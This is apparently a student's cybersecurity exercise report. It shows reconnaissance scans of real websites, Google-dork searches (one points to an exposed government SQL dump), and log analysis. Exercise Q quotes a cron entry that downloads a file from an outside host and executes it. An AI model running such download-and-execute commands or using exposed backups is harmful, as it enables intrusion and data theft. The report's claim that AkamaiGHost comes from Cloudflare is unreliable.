443/tcp   open  https
5060/tcp  open  sip
8080/tcp  open  http-proxy
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.64 seconds

(gemhadventures@gemhadventures)-[~]
```

- There's a **redirect to the subdomain store.steampowered.com** and a **server change from nginx to AkamaiGHost**.

```
(gemhadventures@gemhadventures) [~]
$ nikto -h steampowered.com
- Nikto v2.5.0

+ Target IP:      23.45.157.63
+ Target Hostname: steampowered.com
+ Target Port:    80
+ Start Time:    2024-03-07 20:32:50 (GMT-3)

+ Server: nginx
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ Root page / redirects to: https://store.steampowered.com/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ : Server banner changed from 'nginx' to 'AkamaiGHost'.
^C

(gemhadventures@gemhadventures) [~]
$
```

- iv. What technologies does this website uses?
 - As mentioned before, this website uses technologies such as a load balancer (nginx) and a WAF (AkamaiGHost).
- v. Is there any WAF protecting this website?
 - As mentioned previously, yes, there is, AkaiGHost, from Cloudflare.
- vi. The domain has a configured e-mail server? What are the IPs?
 - Yes, it does have a configured e-mail server (MX), **smtp.steampowered.com..** Its IP address is **208.64.202.36**.

```
(gemhadventures@gemhadventures) [~]
$ dnseenum steampowered.com
dnseenum VERSION:1.2.6

steampowered.com

Host's addresses:
steampowered.com.          27      IN   A       23.45.157.63

Name Servers:
a22-67.akam.net.           50      IN   A       23.211.61.67
a24-64.akam.net.           239     IN   A       2.16.130.64
a7-66.akam.net.            2252    IN   A       23.61.199.66
a1-194.akam.net.           2252    IN   A       193.108.91.194
a2-64.akam.net.            1994    IN   A       95.100.174.64
a9-66.akam.net.            814     IN   A       184.85.248.66

Mail (MX) Servers:
smtp.steampowered.com.      2252    IN   A       208.64.202.36

Trying Zone Transfers and getting Bind Versions:

Trying Zone Transfer for steampowered.com on a22-67.akam.net ...
AXFR record query failed: REFUSED

Trying Zone Transfer for steampowered.com on a24-64.akam.net ...
AXFR record query failed: REFUSED

Trying Zone Transfer for steampowered.com on a7-66.akam.net ...
AXFR record query failed: REFUSED
```

Exercise H - Mapping CMS

The mapping of [rodolfoavelino.com.br](https://www.rodolfoavelino.com.br)'s domain can be checked below:

```
(gemhadventures@gemhadventures) [~]
$ wpScan --url https://www.rodolfoavelino.com.br --random-user-agent
[+] URL: https://www.rodolfoavelino.com.br/ [104.21.57.232]
[+] Started: Thu Mar 7 21:20:47 2024

Interesting Finding(s):
[+] Headers | Interesting Entries: | - cf-cache-status: DYNAMIC | - report-to: {"endpoints": [{"url": "https://a.nel.cloudflare.com/report/v3?s=%2BWZ%2F1JAFEUKkM%2BNsgYCRW%2F0dmOllsXaPg3g1lvSgY4FfL5pfb0nCybPar2HDZpudN01Iub0ZNuvM83x2wvppo%2BAGDM9HT49NxUdCeX9uG%2B2LtRkxjs4L7Fh0vql977wDSNF6NaIxckNnc1U"}, "group": "cf-nel", "max_age": 604800} | - nel: {"success_fraction": 0, "report_to": "cf-nel", "max_age": 604800} | - server: cloudflare | - cf-ray: 860ee7626bea02f4-GRU | - alt-svc: h3=":443"; ma=86400 | Found By: Headers (Passive Detection) | Confidence: 100%
[+] robots.txt found: https://www.rodolfoavelino.com.br/robots.txt
| Interesting Entries: | - /wp-admin/ | - /wp-admin/admin-ajax.php | Found By: Robots Txt (Aggressive Detection) | Confidence: 100%
[+] XML-RPC seems to be enabled: https://www.rodolfoavelino.com.br/xmlrpc.php
| Found By: Link Tag (Passive Detection)
```

And fully:

```
WordPress Security Scanner by the WPScan Team
Version 3.8.25
Sponsored by Automattic - https://automattic.com/
 @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: https://www.rodolfoavelino.com.br/ [104.21.57.232] [+] Started: Thu Mar 7 21:20:47 2024
```

Interesting Finding(s):

```
[+] Headers | Interesting Entries: | - cf-cache-status: DYNAMIC | - report-to: {"endpoints": [{"url": "https://a.nel.cloudflare.com/report/v3?s=%2BWZ%2F1JAFEUKkM%2BNsgYCRW%2F0dmOllsXaPg3g1lvSgY4FfL5pfb0nCybPar2HDZpudN01Iub0ZNuvM83x2wvppo%2BAGDM9HT49NxUdCeX9uG%2B2LtRkxjs4L7Fh0vql977wDSNF6NaIxckNnc1U"}, "group": "cf-nel", "max_age": 604800} | - nel: {"success_fraction": 0, "report_to": "cf-nel", "max_age": 604800} | - server: cloudflare | - cf-ray: 860ee7626bea02f4-GRU | - alt-svc: h3=":443"; ma=86400 | Found By: Headers (Passive Detection) | Confidence: 100%
```

ZNuvM83x2wvppo%2BAgDM9HT49NxUdCeX9uG%2B2LtRkXjs4L7Fh0vqqL977wDSNf6NaIXckNnc1U"}], "group ":"cf-nel","max_age":604800} | - nel: {"success_fraction":0,"report_to ":"cf-nel","max_age":604800} | - server: cloudflare | - cf-ray: 860ee7626bea02f4-GRU | - alt-svc: h3=":443"; ma=86400 | Found By: Headers (Passive Detection) | Confidence: 100%

[+] robots.txt found: <https://www.rodolfoavelino.com.br/robots.txt> | Interesting Entries: | - /wp-admin/ | - /wp-admin/admin-ajax.php | Found By: Robots Txt (Aggressive Detection) | Confidence: 100%

[+] XML-RPC seems to be enabled: <https://www.rodolfoavelino.com.br/xmlrpc.php> | Found By: Link Tag (Passive Detection) | Confidence: 100% | Confirmed By: Direct Access (Aggressive Detection), 100% confidence | References: | - http://codex.wordpress.org/XML-RPC_Pingback_API | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/ | - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/ | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/ | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] Upload directory has listing enabled: <https://www.rodolfoavelino.com.br/wp-content/uploads/> | Found By: Direct Access (Aggressive Detection) | Confidence: 100%

[+] The external WP-Cron seems to be enabled: <https://www.rodolfoavelino.com.br/wp-cron.php> | Found By: Direct Access (Aggressive Detection) | Confidence: 60% | References: | - <https://www.iplocation.net/defend-wordpress-from-ddos> | - <https://github.com/wpscanteam/wpscan/issues/1299>

[+] WordPress version 6.4.3 identified (Latest, released on 2024-01-30). | Found By: Style Etag (Aggressive Detection) | - <https://www.rodolfoavelino.com.br/wp-admin/load-styles.php>, Match: '6.4.3' | Confirmed By: Query Parameter In Upgrade Page (Aggressive Detection) | - <https://www.rodolfoavelino.com.br/wp-includes/css/dashicons.min.css?ver=6.4.3> | - <https://www.rodolfoavelino.com.br/wp-includes/css/buttons.min.css?ver=6.4.3> | - <https://www.rodolfoavelino.com.br/wp-admin/css/forms.min.css?ver=6.4.3> | - <https://www.rodolfoavelino.com.br/wp-admin/css/l10n.min.css?ver=6.4.3> | - <https://www.rodolfoavelino.com.br/wp-admin/css/install.min.css?ver=6.4.3>

[+] WordPress theme in use: zerif-lite | Location: <https://www.rodolfoavelino.com.br/wp-content/themes/zerif-lite/> | Latest Version: 1.8.5.49 (up to date) | Last Updated: 2019-06-28T00:00:00.000Z | Readme: <https://www.rodolfoavelino.com.br/wp-content/themes/zerif-lite/readme.md> | Style URL: <https://www.rodolfoavelino.com.br/wp-content/themes/zerif-lite/style.css?ver=1.8.5.49> | Style Name: Zerif Lite | Style URL: <https://themeisle.com/themes/zerif-lite/> | Description: Zerif LITE is a free one page WordPress theme. It's perfect for web agency business, corporate busine... | Author: Themelisle | Author URI: <https://themeisle.com> | | Found By: Css Style In Homepage (Passive Detection) | Confirmed By: Css Style In 404 Page (Passive Detection) | | Version: 1.8.5.49 (80% confidence) | Found By: Style (Passive Detection) | - <https://www.rodolfoavelino.com.br/wp-content/themes/zerif-lite/style.css?ver=1.8.5.49>, Match: 'Version: 1.8.5.49'

[+] Enumerating All Plugins (via Passive Methods) [+] Checking Plugin Versions (via Passive and Aggressive Methods)

[i] Plugin(s) Identified:

[+] contact-form-7 | Location: <https://www.rodolfoavelino.com.br/wp-content/plugins/contact-form-7/> | Latest Version: 5.9 (up to date) | Last Updated: 2024-03-02T07:25:00.000Z | | Found By: Urls In Homepage

(Passive Detection) | Confirmed By: Urls In 404 Page (Passive Detection) || Version: 5.9 (90% confidence) | | Found By: Query Parameter (Passive Detection) | - https://www.rodolfoavelino.com.br/wp-content/plugins/contact-form-7/includes/css/styles.css?ver=5.9 | Confirmed By: Readme - Stable Tag (Aggressive Detection) | - https://www.rodolfoavelino.com.br/wp-content/plugins/contact-form-7/readme.txt

[+] ultimate-social-media-icons | Location: https://www.rodolfoavelino.com.br/wp-content/plugins/ultimate-social-media-icons/ | Latest Version: 2.8.9 (up to date) | Last Updated: 2024-03-07T00:23:00.000Z || Found By: Urls In Homepage (Passive Detection) | Confirmed By: Urls In 404 Page (Passive Detection) || Version: 2.8.9 (100% confidence) | Found By: Query Parameter (Passive Detection) | - https://www.rodolfoavelino.com.br/wp-content/plugins/ultimate-social-media-icons/css/sfsi-style.css?ver=2.8.9 | - https://www.rodolfoavelino.com.br/wp-content/plugins/ultimate-social-media-icons/js/custom.js?ver=2.8.9 | Confirmed By: | Readme - Stable Tag (Aggressive Detection) | - https://www.rodolfoavelino.com.br/wp-content/plugins/ultimate-social-media-icons/readme.txt | Readme - ChangeLog Section (Aggressive Detection) | - https://www.rodolfoavelino.com.br/wp-content/plugins/ultimate-social-media-icons/readme.txt

[+] wp-statistics | Location: https://www.rodolfoavelino.com.br/wp-content/plugins/wp-statistics/ | Latest Version: 14.5 (up to date) | Last Updated: 2024-02-24T14:32:00.000Z || Found By: Urls In Homepage (Passive Detection) | Confirmed By: Urls In 404 Page (Passive Detection) || Version: 14.5 (100% confidence) | Found By: Readme - Stable Tag (Aggressive Detection) | - https://www.rodolfoavelino.com.br/wp-content/plugins/wp-statistics/readme.txt | Confirmed By: Readme - ChangeLog Section (Aggressive Detection) | - https://www.rodolfoavelino.com.br/wp-content/plugins/wp-statistics/readme.txt

[+] wp-stats-manager | Location: https://www.rodolfoavelino.com.br/wp-content/plugins/wp-stats-manager/ | Latest Version: 6.9.5 (up to date) | Last Updated: 2024-02-04T06:42:00.000Z || Found By: Urls In Homepage (Passive Detection) | Confirmed By: Urls In 404 Page (Passive Detection) || Version: 6.9.5 (80% confidence) | Found By: Readme - Stable Tag (Aggressive Detection) | - https://www.rodolfoavelino.com.br/wp-content/plugins/wp-stats-manager/readme.txt

[+] Enumerating Config Backups (via Passive and Aggressive Methods) Checking Config Backups - Time: 00:00:21

<===== (137 / 137) 100.00% Time: 00:00:21 =====>

[i] No Config Backups Found.

[!] No WPScan API Token given, as a result vulnerability data has not been output. [!] You can get a free API token with 25 daily requests by registering at <https://wpscan.com/register>

[+] Finished: Thu Mar 7 21:21:42 2024 [+ Requests Done: 190 [+ Cached Requests: 7 [+ Data Sent: 58.22 KB [+ Data Received: 925.63 KB [+ Memory used: 281.73 MB [+ Elapsed time: 00:00:54

Exercise I - OSINT

- i. What's the CNPJ responsible for the domain insper.edu.br?

- The CNPJ is **06.070.152/0001-47**, as shown in this Google search.

Cerca de 378 resultados (0,25 segundos)

insper.edu.br
http://www.insper.edu.br > uploads > 2020/09 > T... PDF

Razão Social - CNPJ
CNPJ: Instituição de Ensino: Insper – Instituto de Ensino e Pesquisa. CNPJ:
06.070.152/0001-47.

1 página

insper.edu.br
https://www.insper.edu.br > Notícias

6 dicas para elaborar um contrato de sociedade
20/09/2016 — Escolha do nome empresarial; — Registro federal e obtenção do CNPJ da empresa; — Definição do número de sócios e valor de investimento de ...

insper.edu.br
https://www.insper.edu.br > uploads > 2018/08 PDF

INFORMAÇÕES IMPORTANTES
O cadastro da empresa responsável financeira é único no Insper, por CNPJ. Caso a empresa já seja responsável por outro aluno, os respectivos dados ...
3 páginas

Imagens

- ii. How many articles does Rodolfo Avelino have in [uol.com.br](#)?

- After applying Google Dork techniques to the search, it is possible to find 14 articles featuring Rodolfo Avelino, by counting them one by one in Google search results.

Cerca de 14 resultados (0,25 segundos)

uol.com.br
https://www1.folha.uol.com.br > tec > 2024/02 > crimin...
Criminosos cloram site da Folha para aplicar golpes - Tec
15/02/2024 — De acordo com o professor de segurança da informação do Insper **Rodolfo Avelino**, os método de prevenção de fraude adotados pelas redes sociais ...

uol.com.br
https://www.uol.com.br > noticias > redacao > 2021/06/29
LinkedIn é alvo de nova denúncia de vazamento de dados
29/06/2021 — ... **Rodolfo Avelino**, do Insper (Instituto de Ensino e Pesquisa), especialista em segurança da informação. Caso haja alguma movimentação suspeita ...

uol.com.br
https://www1.folha.uol.com.br > cotidiano > 2024/01 > s...
Saiba como localizar câmeras escondidas em quarto de hotel
24/01/2024 — ... **Rodolfo Avelino**, professor de cibersegurança do Insper.

uol.com.br
https://www.uol.com.br > noticias > redacao > 2021/03/23
Não é só digital: biometria passa até pelo coração
23/03/2021 — Segundo o especialista em segurança da informação e professor da Insper (Instituto de Ensino e Pesquisa) **Rodolfo Avelino**, a temperatura e o ...

uol.com.br
https://migalhas.uol.com.br > coluna > migalhas-de-prote...
Coluna - Migalhas de Proteção de Dados
... **Rodolfo Avelino**. Editora Hedra, São Paulo. 2018, pag.42. 14 Disponível aqui. 15 Disponível aqui. 16 Disponível aqui. Segundo informes da Wikipedia, em 2014 ...

- iii. Find a URL that may contain backup files (security copies), insecurely exposed.

- After some Google Dork, I was able to find a URL from Brazilian Government containing an PostgreSQL dump, probably from a backup, in the URL:

<https://softwarepublico.gov.br/gitlab/gsan/gsan/raw/21f3a1154da63935ee2fcfd6d2aa9bab86a2>

494f3/projects/migrations/scripts/bootstrap.sql.

The screenshot shows a Firefox browser window with multiple tabs open. The active tab is a Google search results page for the query "backup" filetype:sql OR filetype:bkp. The results list several links:

- GitHub**: PHPLService/backup.sql at main · KonierisonMaciel/ ...
- SQL Express backup - GitHub**: ... Backup Databases for SQLExpress -- Parameter1: databaseName -- Parameter2: backupType F=full, D=differential, L=log -- Parameter3: backup file location ...
- GOV.BR**: https://softwarepublico.gov.br/raw · Traduzir esta página : https://softwarepublico.gov.br/gitlab/gsan/gsan/ra...
... Backup: 1 = Backup Logico (pg_dump) , 2 = Backup Fisico (tar -czvf); -- TOC entry 5114
(class 0 OID 0) -- Dependencies: 193 -- Name: COLUMN db_backup ...
- Commvault**: https://edc.commvault.com / Com... · Traduzir esta página : CommserSurveyQuery_31.sql
--Name:- DR Backup Configuration --Description:- Gives DR backup configuration. How often DR backups are running, last DR backup jobid, backups are going ...
- technosoftinc.com**: https://technosoftinc.com / Inques... · Traduzir esta página : https://technosoftinc.com/kb/InquestBackup.sql
... backup directory and number of days' backups to keep on disk set @backup_dir = 'E:\Backup\SQLV set @db_name = 'TheExt4' set @retain_days = 14 -- Build a ...

Exercise J - Search for a PDF containing "SUPERFATURAMENTO NO VALOR" in hosted pages by the "Tribunal de Contas do Estado" from any state

As result of my Google Dork search I found many files contains the aforementioned specifications, like <https://decisoes.tce.go.gov.br/ConsultaDecisoes/CarregaDocumentoAssinadoPDF?idDocumento=381431202442452371&tipoDecisao=341512>. It can be seen in the image below.

The screenshot shows a Firefox browser window with multiple tabs open. The active tab is a Google search results page for the query "SUPERFATURAMENTO NO VALOR" filetype:pdf site:tce.*.gov. The results list several PDF documents:

- Tribunal de Contas do Estado de Goiás**: https://decisoes.tce.go.gov.br / ConsultaDecisoes PDF : TRIBUNAL DE CONTAS DO ESTADO DE GOIÁS
07/04/2022 — 192/2019, no que tange ao superfaturamento no valor de R\$ 120.668,12, conforme apontado no item 2.3.3 do Relatório de Auditoria nº 001/2016 ...
- Tribunal de Contas SC**: https://alimentador-epapyrus.tce.sc.gov.br / link PDF : 1] firri Tribunal de Contas do Bstado de Santa Catarina
Existência de sobrepreço no orçamento, que gerou superfaturamento, no valor de R\$. 296.719,26 - Responsáveis: Srs. Mauro Vargas Candemil, Rafael Duarte ...
- Tribunal de Contas SC**: https://consulta.tce.sc.gov.br / ConsultaVotoNovo PDF : tribunal de contas do estado de santa catarina
- Superfaturamento no valor de R\$ 365.318,81.3. Tendo em vista que não foram apresentadas alegações de defesa* quanto ao presente apontamento, mantém-se a ...
- Tribunal de Contas SC**: http://consulta.tce.sc.gov.br / relatorio-tecnico_PDF : tribunal de contas do estado de santa catarina diretoria de ...
26, parágrafo único, III, da Lei nº 8.666/93 e na ocorrência de superfaturamento no valor de R\$ 752.531,00 (setecentos e cinquenta e dois mil quinhentos e ... 22 páginas)

Task 02 - Exploration

Exercise K is missing

Exercise L - What is the Log format presented in **log1**

The Log format presented is combined, due to the fact that we can see the following pattern:

- Remote host (IP address)
- Remote logname ("-" for unknown)
- Remote user ("-" for unknown)
- Date and time
- Request line from the client (method, path, protocol)
- Status code
- Size of response in bytes
- Referer header ("-" for unknown)
- User-agent header

Exercise M - The file **log1** has some lines where the beginning is a date. What type of log are these?

These log lines beginning with a date are system logs, also known as **syslog**. They are generated on startup, system changes, unexpected shutdowns, error and warnings. All the most known OSs use this type of recording for system events. Below you can see the similarity between the logs beginning with date from **log1** and the logs generated by Ubuntu.

Firefox - Arquivo Editar Exibir Histórico Favoritos Ferramentas Janela Ajuda

Gemini Email Verifier | Email... OSINT Framework iCloud Blackboard Learn Notion The Backloggy

system logs

Imagens Vídeos Compras Linux Windows 10 Android Ubuntu Notícias Livros Todos os filtros Ferramentas Pesquisa segura

Cerca de 3 190 000 000 resultados (0,34 segundos)

Dica: Limite esta pesquisa aos resultados em português . Saiba mais sobre a filtragem por idioma

System Log (syslog): a record of operating system events. It includes startup messages, system changes, unexpected shutdowns, errors and warnings, and other important processes. Windows, Linux, and macOS all generate syslogs.

21/12/2022

CrowdStrike
https://www.crowdstrike.com/observability/log-file/

Log Files: Definition, Types, and Importance - CrowdStrike

As pessoas também perguntam :

How do I find system log files?

What is a system log in database?

What are logs in operating system?

system logs - Pesquisa Google

https://ubuntu.com/tutorials/viewing-and-monitoring-log-files

Jan 11 19:12:02 virtualbox: ian-ubuntu-10 kernel: [112.97783] ISO 9660 Extensions: RRIPI, CAs, 3, 2, 3

Jan 11 19:12:02 virtualbox: ian-ubuntu-10 udisks[1686]: Mounted /dev/srB at /media/ian/Ubuntu_GA_3.2-3

Jan 11 19:12:02 virtualbox: ian-ubuntu-10 org.freedesktop.fwupd[742]: [fwupd@3885]: *: WARNING **: Failed to start fwupd daemon

Jan 11 19:12:12 virtualbox: ian-ubuntu-10 org.freedesktop.upower[742]: [fwupd@3885]: ** Message: Lost the name of the shutdown device

Jan 11 19:12:12 virtualbox: ian-ubuntu-10 org.gnome.ScreenSaver[2808]: [fwupd@3885]: ** Message: Lost the name of the shutdown device

Jan 11 19:12:22 virtualbox: ian-ubuntu-10 org.gnome.zetggeist.Engine[2808]: ** (zetggeist-database@4805): WAR

Jan 11 19:12:23 virtualbox: ian-ubuntu-10 com.canonical.Unity.ScopeApplications[2809]: [unity-scope-loader@4806]: WAR

Jan 11 19:12:31 virtualbox: ian-ubuntu-10 dbus[742]: [System] Activating service name='org.debian.apt' (use

Jan 11 19:12:31 virtualbox: ian-ubuntu-10 Aptdaemon: INFO: Initializing daemon

Jan 11 19:13:14 virtualbox: ian-ubuntu-10 org.debian.apt[742]: [System] Successfully activated service 'org.debian.apt'

Jan 11 19:13:14 virtualbox: ian-ubuntu-10 org.debian.apt[742]: [System] Successfully activated service 'org.debian.apt'

Jan 11 19:13:14 virtualbox: ian-ubuntu-10 org.debian.apt[742]: [System] Successfully activated service 'org.debian.apt'

Jan 11 19:13:14 virtualbox: ian-ubuntu-10 org.debian.apt[742]: [19:13:14] AptDaemon: [INFO]: Initial

Jan 11 19:13:14 virtualbox: ian-ubuntu-10 org.debian.apt[742]: [19:13:14] AptDaemon: [INFO]: updateCache()

Jan 11 19:13:14 virtualbox: ian-ubuntu-10 org.debian.apt[742]: [19:13:14] AptDaemon: [INFO]: updateCache()

Jan 11 19:13:14 virtualbox: ian-ubuntu-10 AptDaemon: INFO: Queuing transaction '/org/debian/apt/transac

Jan 11 19:13:14 virtualbox: ian-ubuntu-10 AptDaemon: INFO: Simulating transact: /org/debian/apt/transac

Jan 11 19:13:14 virtualbox: ian-ubuntu-10 org.debian.apt[742]: [19:13:14] AptDaemon: [INFO]: Processing

Exercise N - List the IPs that you consider suspect in `log1`

The IP **118.25.149.110** is very suspicious, due to many attempts to access various PHP scripts on the server within a short period of time.

The same can be said to the IP **51.75.28.10**, which, within a very short window of time, attempts many requests for scripts associated with Jenkins servers.

Exercise O - Conduct research on APT (Advanced Persistent Threat) and comment on its characteristics


As stated by the company [Imperva](#):

An advanced persistent threat (APT) is a broad term used to describe an attack campaign in which an intruder, or team of intruders, establishes an illicit, long-term presence on a network in order to mine highly sensitive data. The targets of these assaults, which are very carefully chosen and researched, typically include large enterprises or governmental networks. The consequences of such intrusions are vast, and include:

- Intellectual property theft (e.g., trade secrets or patents)
 - Compromised sensitive information (e.g., employee and user private data)
 - The sabotaging of critical organizational infrastructures (e.g., database deletion)
 - Total site takeovers

Its stages are Infiltration, Expansion, and Extraction.

These are some of the measures that they suggest to prevent APT progression:



APT Progression and Security Measures

- Traffic monitoring
- Access control
- Whitelisting

Exercise P - Exploit another vulnerability (not presented in this roadmap) in the target machine and present evidence

In the screenshot below we can notice that the port 2049 is open and running the NFS (Network File System). This becomes particularly dangerous because the target machine becomes accessible to any other machine on the network to connect and utilize NFS.

```
(enriccog㉿enriccog) [~]
$ sudo nmap -O 172.20.10.6
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-07 14:23 EST
Nmap scan report for 172.20.10.6
Host is up (0.00057s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:7D:5C:5C (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.65 seconds
```

Exercise Q - Identify a behavior in **log2** which may cause a security incident on the system

There's a very suspicious behavior, that may cause a security incident on the system, in the 8th line of the **log2** file, which is:

```
Sep 16 21:45:01 vmi147857 CRON[19629]: (www-data) CMD (wget -q -O xxxd
http://hello.hellodolly777.xyz/xxxxd && chmod 0755 xxxx && /bin/sh xxxx
/var/www/html/site 24 && rm -f xxxx)
```

There are several red flags, like:

- Downloading from an unknown source;
- Executing without verification;

- Very unusual name for a website;
- Running as a privileged user, as the CRON job is executing under the www-data user, which may have access to sensitive data.
- The file is deleted after execution, making it harder to trace its actions afterwards.